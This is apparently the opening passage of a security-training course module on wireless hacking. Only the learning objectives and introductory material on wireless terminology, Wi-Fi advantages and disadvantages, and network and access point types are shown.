
At the end of this module, you will be able to do the following:

- Describe wireless concepts
- Explain different wireless encryption algorithms
- Describe wireless threats
- Describe wireless hacking methodology
- Use different wireless hacking tools
- Describe Bluetooth hacking techniques
- Apply wireless hacking countermeasures
- Use different wireless security tools

LO#01: Summarize Wireless Concepts

Wireless Concepts

Network technology is heading toward a new era of technological evolution through wireless technologies. Wireless networking is revolutionizing the way people work and play. By removing physical connections or cables, individuals can use networks in new ways to make data portable, mobile, and accessible. A wireless network is an unbounded data communication system that uses radio-frequency technology to communicate with devices and obtain data. This network frees the user from complicated and multiple wired connections using electromagnetic (EM) waves to interconnect two individual points without establishing any physical connection. This section will describe basic wireless concepts.



Wireless Terminology


- **GSM**
  A universal system used for mobile transportation for wireless networks worldwide
- **Bandwidth**
  Describes the amount of information that may be broadcast over a connection
- **Access point (AP)**
  Used to connect wireless devices to a wireless/wired network
- **BSSID**
  The MAC address of an AP that has set up a Basic Service Set (BSS)
- **ISM band**
  A set of frequencies for the international industrial, scientific, and medical communities
- **Hotspot**
  A place where a wireless network is available for public use
- **Association**
  The process of connecting a wireless device to an AP
- **Service Set Identifier (SSID)**
  A unique identifier of 32 alphanumeric characters given to a wireless local area network (WLAN)
- **Orthogonal Frequency-division Multiplexing (OFDM)**
  Method of encoding digital data on multiple carrier frequencies
- **Multiple input, multiple output orthogonal frequency-division multiplexing (MIMO-OFDM)**
  An air interface for 4G and 5G broadband wireless communications
- **Direct-sequence Spread Spectrum (DSSS)**
  An original data signal multiplied with a pseudo-random noise spreading the code
- **Frequency-hopping Spread Spectrum (FHSS)**
  A method of transmitting radio signals by rapidly switching a carrier among many frequency channels

Wireless Terminology

In a wireless network, data are transmitted through EM waves that carry signals over the communication path. Terms associated with wireless networks include the following:

- **Global System for Mobile Communications (GSM)**: It is a universal system used for mobile data transmission in wireless networks worldwide.
- **Bandwidth**: It describes the amount of information that may be broadcast over a connection. Usually, bandwidth refers to the data transfer rate and is measured in bits (amount of data) per second (bps).
- **Access point (AP)**: An AP is used to connect wireless devices to a wireless/wired network. It allows wireless communication devices to connect to a wireless network through wireless standards such as Bluetooth and Wi-Fi. It serves as a switch or hub between a wired LAN and wireless network.
- **Basic service set identifier (BSSID)**: It is the media access control (MAC) address of an access point (AP) or base station that has set up a basic service set (BSS). Generally, users are unaware of the BSS to which they belong. When a user moves a device, the BSS used by the device could change because of a variation in the range covered by the AP, but this change may not affect the connectivity of the wireless device.
- **Industrial, scientific, and medical (ISM) band**: This band is a set of frequencies used by the international industrial, scientific, and medical communities.
- **Hotspot**: These are places where wireless networks are available for public use. Hotspots refer to areas with Wi-Fi availability, where users can enable Wi-Fi on their devices and connect to the Internet.

- **Association**: It refers to the process of connecting a wireless device to an AP.
- **Service set identifier (SSID)**: An SSID is a 32-alphanumeric-character unique identifier given to a wireless local area network (WLAN) that acts as a wireless identifier of the network. The SSID permits connections to the desired network among available independent networks. Devices connecting to the same WLAN should use the same SSID to establish connections.
- **Orthogonal frequency-division multiplexing (OFDM)**: An OFDM is a method of digital modulation of data in which a signal, at a chosen frequency, is split into multiple carrier frequencies that are orthogonal (occurring at right angles) to each other. OFDM maps information on the changes in the carrier phase, frequency, amplitude, or a combination of these and shares bandwidth with other independent channels. It produces a transmission scheme that supports higher bit rates than parallel channel operation. It is also a method of encoding digital data on multiple carrier frequencies.
- **Multiple input, multiple output-orthogonal frequency-division multiplexing (MIMO-OFDM)**: MIMO-OFDM influences the spectral efficiency of 4G and 5G wireless communication services. Adopting the MIMO-OFDM technique reduces interference and increases the channel robustness.
- **Direct-sequence spread spectrum (DSSS)**: DSSS is a spread spectrum technique that multiplies the original data signal with a pseudo-random noise-spreading code. Also referred to as a data transmission scheme or modulation scheme, the technique protects signals against interference or jamming.
- **Frequency-hopping spread spectrum (FHSS)**: FHSS, also known as frequency-hopping code-division multiple access (FH-CDMA), is a method of transmitting radio signals by rapidly switching a carrier among many frequency channels. It decreases the efficiency of unauthorized interception or jamming of telecommunications. In FHSS, a transmitter hops between available frequencies using a specified algorithm in a pseudorandom sequence known to both the sender and receiver.



Wireless Networks

- Wireless network (Wi-Fi) refers to WLANs based on **IEEE 802.11 standard**, which allows the device to access the network from anywhere within an **AP range**
- Devices, such as a personal computer, video-game console, and smartphone, use Wi-Fi to connect to a **network resource**, such as the Internet, via a **wireless network AP**

Types of Wireless Networks

Users
Access Point
Broadband Router
Extension Point
Internet
Users

Extension to a Wired Network

Users
Access Point
Access Point
Users
Broadband Router
Internet

Multiple Access Points

LAN 1
Broadband Router
LAN 2
Broadband Router

LAN-to-LAN Wireless Network

Internet
Users
3G Hotspot
3G/4G USB
3G Connection
Cell Tower

3G/4G Hotspot

Wireless Networks

Wireless networks use radio-wave transmission, which usually occurs at the physical layer of the network structure. With the global wireless communication revolution, data networking and telecommunication are fundamentally changing. Wi-Fi refers to a WLAN based on the IEEE 802.11 standard, and it allows a device to access the network from anywhere within the range of an AP. Wi-Fi is a widely used technology in wireless communication across a radio channel. Wi-Fi utilizes numerous techniques such as DSSS, FHSS, infrared (IR), and OFDM to establish a connection between a transmitter and receiver. Devices such as personal computers, video-game consoles, and smartphones use Wi-Fi to connect to a network resource such as the Internet via a wireless network AP.

The following are some of the advantages and disadvantages of wireless networks:

- **Advantages**
  - Installation is fast and easy without the need for wiring through walls and ceilings
  - Easily provides connectivity in areas where it is difficult to lay cables
  - The network can be accessed from anywhere within the range of an AP
  - Public spaces such as airports, libraries, schools, and even coffee shops offer constant Internet connections through WLANs
- **Disadvantages**
  - Security may not meet expectations
  - The bandwidth suffers as the number of devices in the network increases
  - Wi-Fi upgrades may require new wireless cards and/or APs
  - Some electronic equipment can interfere with Wi-Fi networks

Types of Wireless Networks

The different types of wireless networks are described as follows.

- **Extension to a Wired Network**

  A user can extend a wired network by placing APs between a wired network and wireless devices. A wireless network can also be created using an AP.

  The types of APs include the following:

  - **Software APs (SAPs)**: SAPs can be connected to a wired network, and they run on a computer equipped with a wireless network interface card (NIC).
  - **Hardware APs (HAPs)**: HAPs support most wireless features.

  In this type of network, the AP acts as a switch, providing connectivity for computers that use a wireless NIC. The AP can connect wireless clients to a wired LAN, which allows wireless access to LAN resources such as file servers and Internet connections.

